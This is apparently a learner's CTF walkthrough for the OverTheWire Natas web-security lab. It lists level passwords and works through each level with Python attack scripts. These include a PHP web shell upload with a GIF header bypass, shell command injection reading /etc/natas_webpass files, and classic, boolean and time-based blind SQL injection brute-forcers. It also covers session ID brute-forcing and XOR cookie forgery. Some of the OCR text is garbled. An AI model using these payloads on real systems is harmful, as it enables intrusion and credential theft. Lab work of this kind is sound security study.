
#### **Natas**

# Github - https://github.com/Shenal01/Natas.git


#### LEVEL 0

g9D9cREhslqBKtcA2uocGHPfMZVzeFK6



#### LEVEL 01


ctrl + u - h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7



view-source:http://natas2.natas.labs.overthewire.org/files/

users.txt


G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q




http://natas3.natas.labs.overthewire.org/robots.txt

http://natas 3. natas.labs.overthewire.org/s 3 cr 3 t/users.txt

t KOcJIbzM4lTs8hbCmzn5Zr4434fGZQm




use burp suite and click index.php
to modify the referer and sen it to the repeater and click send
Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD



have to change logged in to - 1

fOIvE0MDtPTgRhqmmvvAOt2EfXR6uQgR


or in brave browser you can go to inspect -> application -> cookie -> loggedin change it to 1




http://natas 6.natas.labs.over the wire.org/includes/secret.inc

## FOEIUWGHFEEUHOFUOIU

jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr



 $http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\_webpass/natas8\\ a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB$ 




bin2hex(strrev(base64\_encode(\$secret))); - THIS IS THE ENCODING PROCESS YOU NEED TO DO IT IN OPPOSITE WAY TO DECODE.

#### IN LINUX TERMINAL YOU CAN DECODE THE CODE

php -a

 $php > echo\ base 64\_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362'))); \\ oub WYf2kBq$ 


Sda6t0vkOPkM8YeOZkAGVhFoaplvlJFd



in this level if you didn't enter the ";" it doesn;t consider as a command.

test; ls ../../../
; ls ../../../
; ls ../../../etc
; ls ../../../etc/natas\_web\_pass
; ls ../../../etc/natas\_web\_pass/natas10


## D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE



it doesn't work like the previous one it works with a letter ( i tried a, l, o, u because grep doesn't care about the uppercase it will search eventually...)

a /etc/natas\_webpass/natas11

1 KF qoJXi6hRaPluAmk8ESDW4fSysRoIg



MGw7JCQ5OC04PT8jOSpqdmkgJ25nbCorKCEkIzlscm5oKC4qLSgubjY%3D-this~is~the~cookie.

in here cipher text ^ key = plain text (if you have any of these two you can get remain one) use cyberchef web page paste the cookie and select from base 64 and you will get the cipher text after that prss the button that replace with input output and copy it and pate it on XOR UTF-8 then you will get the key.

then you change {"showpassword":"yes","bgcolor":"#ffffff"} this and pase it to input and to XOR give the key and drag 'to base 64' you will get the new cookie.

you need to get the key


XOR plain text ^ Cipher text = Key

Cipher text - 01;\$\$98-8=?#9\*jvi 'ngl\*+(!\$#9lrnh(.\*-(.n67

Plain text - {"showpassword":"no","bgcolor":"#ffffff"}

Key - KNHL

Then you can get the new cookie and paste it on the browser and get the password for natas12. new cookie - MGw7JCQ5OC04PT8jOSpqdmk3LT9pYmouLC0nICQ8anZpbS4qLSguKmkz password for natas 12 - YWqo0pjpcXzSII5NMAVxg12QxeC1w9QG



In this level there is an interface to upload a file and if you look the source code you can fine a php code with some functions that had been defined.

I watched walk through and I used sublime text editor to write a puthon code and execute it.

first create a file and save it.

when we run this code we get a out put and when we look in to it we can see it generates some random strings with jpg extension so we cannot execute that, hence we need to ceate a python file an cat it out.

once you executed the code you can get the path of the php file.

?c=cat id


?c=cat whoami

you can see it gives some out put the we can get the password by giving the following path as earlier levels.

```
?c=cat /etc/natas webpass/natas13
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas 12'
password = 'YWqo0pjpcXzSII5NMAVxg12QxeC1w9QG'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
#response = session.get(url, auth=(username, password))
#response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')},data =
{"filename": "revshell.php", "MAX_FILE_SIZE": "1000"}, auth = (username, password))
response = session.get(url + 'upload/ltnw8gq53g.php?c=cat /etc/natas webpass/natas13', auth =
(username, password))
content = response.text
print(content)
```

```
this is the php get request, c is just a variable <?php system($_GET['c']); ?>
```

# 1W3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9



Same code as level 12 but slight different that we cannot upload our php file because of they change their php code with exif\_imagetype function it checks whether is it a image file type or not, But there is always a way to go through it is that this function "exif\_imagetype()" reads the first bytes of an image and checks its signature. Therefore we can change it to look as GIF or an image.

Actully we are tricking the web server that we are going to upload a GIF but truly we are uploading a php code.

```
GIF89a
<?php
       system($_GET['c']);
?>
we modify the code and check file type then we will get the file as a GIF
file revshell.php
revshell.php: GIF image data, version 89a, 15370 x 28735
Now we execute the code and getting the path as previous level
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas13'
password = 'lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9'
url = 'http://%s.natas.labs.overthewire.org/' % username
```


```
#response = session.get(url, auth=(username, password))
response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')},data =
{"filename":"revshell.php", "MAX_FILE_SIZE" : "1000"}, auth = (username, password))
content = response.text
print(content)
```

path - upload/85b22dghpf.php

session = requests.Session()

upload/85b22dghpf.php?c=whoami - check whoami and confirm it you can now easily get the password by using cat /etc/natas webpass/natas14

#### qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP



In this level we are going to trick the backend code and inject a sql query.

First of all we need to focus on the sql query we don't know any usernames or passwords but we can do something to this.

we just need to get username and password = true for that first of all we can comment out the password part and begin with username but we don't know any users either hence we need to write a statement that is true always. For that we can write putting a OR and 1 = 1, it's always true. Now you can execute the code and get the password.

when we comment the password:

```
Executing query: SELECT * from users where username="shenal" #" and password="mario" <br/> Access denied! <br/> div id="viewsource" >
```

still we doen't have access because we don't know the username.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests

import re

username = 'natas14'

password = 'qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()


#response = session.get(url, auth=(username, password))

response = session.post(url, data = {"username" : 'shenal" OR 1 = 1  #, "password" : "mario"}, auth=(username, password))

content = response.text

print(content)
```

# TTka I7AWG4 iDERz tBc EyKV7 kRXH1 EZRB



```
in this level we try to enter another sql injection but in a different way.
response = session.post(url, data = {"username" : "shenal"},auth=(username, password))
this doesn't work hence we enter username as 'natas16' it will work.
this quey tells us that user exist.
response = session.post(url, data = {"username" : 'natas16" #'},auth=(username, password))
this shows: This user doesn't exist.
response = session.post(url, data = {"username" : 'natas16" password LIKE "whoknows"
#'},auth=(username, password))
We call this method as blind SQl injection.
import requests
import string
characters = string.ascii uppercase + string.ascii lowercase + string.digits
username = 'natas 15'
password = 'TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
# response = session.get(url, auth=(username, password))
seen password = list()
```

```
while True:
  for ch in characters:
    print("trying with password", "".join(seen password) + ch)
    response = session.post(
       url.
       data={
         "username": 'natas16" AND password LIKE BINARY "' +"".join(seen_password) + ch
+ '%" #'
       }, auth=(username, password)
    content = response.text
    if "This user exists." in content:
       seen password.append(ch)
       break
  print("Current password:", "".join(seen password))
  # Add a condition to exit the loop when the password length is reached
  if len(seen password) == len(password):
    print("Password found:", "".join(seen password))
    break
```

when you got the password it will keep iterating there are 32 characters after that you wont get any characters but it will keep iterating.

trd7izrd5gatjj9pkpeuaolfejhqj32v


#### TRD7IZRD5GATJJ9PKPEUAOLFEJHQJ32V

this is not the password but if you change this line like this I mean first you need to give uppercase then the lowercase.

characters = string.ascii\_uppercase + string.ascii\_lowercase + string.digits

otherwise it will print letters in lowercase. On the other hand it will only print uppercase and digits because it' not checking case sensitive. correct code is above.

## TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V



In this level it's like a previous level dictionary.txt file search. Related to natas 16 any output will not shown because of the 'grep'


We have to do some sql injection and do a bruforce to get the password as earlier level.

```
<?
       key = "";
       if(array key exists("needle", $ REQUEST)) {
          $key = $ REQUEST["needle"];
}
if($key != "") {
  if(preg_match('/[;|&`\'"]/',$key)) {
     print "Input contains an illegal character!";
  } else {
     passthru("grep -i \"$key\" dictionary.txt");
  }
}
?>
response = session.post(url, data = {"needle" : "'ls"'}, auth=(username, password))
this says illegal character
response = session.post(url, data = {"needle" : "($whoami)"}, auth=(username, password))
this will not give any output
in here we are trying to use that we used in the previous leve user does exist or not kind of a
thing. like an answer (yes or no)
response = session.post(url, data = {"needle" : "($ /etc/natas webpass/natas17)"},
auth=(username, password)) - no output
```

```
response = session.post(url, data = {"needle" : "$(grep b /etc/natas webpass/natas17)"},
auth=(username, password)) - a is not in the password when you type b it will not give you a out
put because b is in the pass word in PHP grep it doesn't search for b in dictionary.tx
response = session.post(url, data = {"needle" : "anythings$(grep a
/etc/natas_webpass/natas17)"}, auth=(username, password))
returns anythings it means a letter is not in the password
response = session.post(url, data = {"needle" : "anythings$(grep b
/etc/natas webpass/natas17)"}, auth=(username, password))
does not returns anythings it means b letter is in the password
now we got the yes or no thing.....
we need to get every character in the password.
response = session.post(url, data = {"needle" : "anythings$(grep ^b
/etc/natas webpass/natas17)"}, auth=(username, password))
we are trying to find the what is the first character.
#python code
from urllib import response
import urllib
import requests
import re
import string
characters = string.ascii uppercase + string.ascii lowercase + string.digits
passwd = list()
username = 'natas16'
password = 'TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
#reponse = session.get(url , auth=(username, password))
passwd = "
oldlenght = 0
passwordLeaked = "
while len(passwd) < 32:
  for char in characters:
    print('Trying password :', ".join(passwd)+char)
    reponse = session.post(url , data={"needle":"anythings$(grep ^"+".join(passwd)+char+"
/etc/natas webpass/natas17)"}, auth=(username, password))
     content = reponse.text
     if not re.findall('anythings',content):
       passwd += char
       break
  #for char in passwd[0:oldlenght]:
     #passwordLeaked += char
print('The password is :', passwd)
#$(grep b /etc/natas webpass/natas17)
```

XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd




```
In this level also we are going to do a sql injection (time-based blind SQL injection )
response = session.post(url, data = {"username" : 'shenal" OR 1 = 1 #'}, auth=(username,
password))
no output
now we are going to try the SQL sleep function
response = session.post(url, data = {"username" : 'shenal" AND SLEEP(5) #'}, auth=(username,
password))
no out put because there is no such an user therfore enter 'natas18'
response = session.post(url, data = {"username" : 'natas18" AND SLEEP(5) #'}, auth=(username,
password))
now we can do a time base attack
response = session.post(url, data = {"username" : 'natas18" AND password LIKE "' +
"".join(seen password) + character + '%" AND SLEEP(2) #'}, auth=(username, password))
we can clearly see it sleeps
trying 8
end time 1693144260.9159546 and difference 2.2369472980499268 - (sleep)
start time 1693144260.9160337
Make sure to use BINARY otherwise you may lost capital letters in the password.
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
from time import time, sleep
characters = string.ascii uppercase + string.ascii lowercase + string.digits
username = 'natas 17'
```

```
password = 'XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
seen password = "
while len(seen password) < 32:
  character found = False
  for character in characters:
    start time = time()
    print("trying ", ".join(seen password + character))
    payload = 'natas18" AND password LIKE BINARY "' + seen_password + character + '%"
AND SLEEP(2) #'
    data = {'username': payload}
    response = session.post(url, data=data, auth=(username, password))
    end time = time()
    difference = end time - start time
    if difference > 2: # Adjust the threshold as needed
       seen password += character
       character found = True
       #seen password.append(character)
       break
```

```
if not character_found:
    print("Character not found. Exiting.")
    break

print('The password is:', seen_password)
```

The password is: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq



```
in this level we cannot get an idea like yes or no

response = session.post(url, data = {"username": "shenal", "password": "mario"}, auth = (username, password))

not works

#print(content)

print(session.cookies)

PHPSESSID=13
```

A PHP session ID is a unique identifier assigned to each user's session in a web application built with PHP. It allows the server to track and manage user sessions. Sessions are a way to store user-specific data across multiple pages or requests, making it possible to maintain stateful interactions on an otherwise stateless HTTP protocol.

Now we need to try to get the admins session id therefore, We are doing a bruteforce.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
from time import time, sleep

characters = string.ascii_uppercase + string.ascii_lowercase + string.digits

username = 'natas18'
password = '8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq'

url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()


#seen_password = "
```

```
for session_id in range(1,641):
    response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username, password))
    #response = session.post(url, data = {"username": "natas19", "password" : "mario"}, auth = (username, password))
    content = response.text
    if "You are an admin" in content :
        print("Got it!", session_id)
        print(content)
        break
    else:
        print("Trying : ", session_id)

#print(session.cookies)
```

#### Got it! 119

## Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s



```
In this level page uses the same code but no session id
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =
(username, password))
no output (no progress)
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
username = 'natas 19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
#response = session.get(url, auth=(username, password))
#response = session.get(url, cookies = {"PHPSESSID" : str(session id)}, auth = (username,
password))
response = session.post(url, data = {"username": "shenal", "password": "mario"}, auth =
(username, password))
content = response.text
print(session.cookies)
print("======"")
```

```
print(content)
it gives me: PHPSESSID=3137332d7368656e616c (random number that change)
3633392d7368656e616c
3530332d7368656e616c
36342d7368656e616c
3230382d7368656e616c
39322d7368656e616c
remove the user name and try it then you will get some id but the end of '2d' wont change
3532302d
3333332d
These are hex values
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
username = 'natas19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
for i in range(10):
  session = requests.Session()
  #response = session.get(url, auth=(username, password))
  #response = session.get(url, cookies = {"PHPSESSID" : str(session id)}, auth = (username,
password))
  response = session.post(url, data = {"username": "shenal", "password": "mario"}, auth =
(username, password))
  content = response.text
  #print(session.cookies["PHPSESSID"].decode('hex'))
  print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))
these are the out put:
293-shenal
544-shenal
543-shenal
226-shenal
366-shenal
346-shenal
638-shenal
262-shenal
548-shenal
344-shenal
Difference between this level and the previous one is in here we need to fine admins session id
```

with decoding.


this is the code:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
username = 'natas 19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'
url = 'http://%s.natas.labs.overthewire.org/' % username
for i in range(641):
  session = requests.Session()
  hex encoded session id = "%d-admin" % i
  print("Trying PHPSESSID:", hex encoded session id.encode('utf-8').hex())
  cookies = {"PHPSESSID": hex_encoded_session_id.encode('utf-8').hex()}
  response = session.get(url, cookies=cookies, auth=(username, password))
  #response = session.get(url, auth=(username, password))
  #response = session.get(url, cookies = {"PHPSESSID" : str("%d-admin" % i).encode('hex')},
auth = (username, password))
  #response = session.post(url, data = {"username": "shenal", "password": "mario"}, auth =
(username, password))
  content = response.text
  if "You are an admin" in content:
    print("Got it!!", i)
    print(content)
    break
```


#print(session.cookies["PHPSESSID"].decode('hex'))
#print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))

Got it!! 281

Password: guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH







```
In this level there are custom php functions
<?php
       function debug($msg) { /* {{{ */
         if(array key exists("debug", $ GET)) {
           print "DEBUG: $msg<br>";
/* }}} */
function print credentials() { /* {{{ */
  if($ SESSION and array key exists("admin", $ SESSION) and $ SESSION["admin"] == 1)
  print "You are an admin. The credentials for the next level are: <br/> ";
  print "Username: natas21\n";
  print "Password: <censored>";
  } else {
  print "You are logged in as a regular user. Login as an admin to retrieve credentials for
natas21.";
/* }}} */
function myread($sid) {
  debug("MYREAD $sid");
  if(strspn($sid,
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-")!=
strlen($sid)) {
  debug("Invalid SID");
    return "";
  }
```

```
$filename = session_save_path() . "/" . "mysess_" . $sid;
  if(!file exists($filename)) {
     debug("Session file doesn't exist");
    return "";
  }
  debug("Reading from ". $filename);
  $data = file get contents($filename);
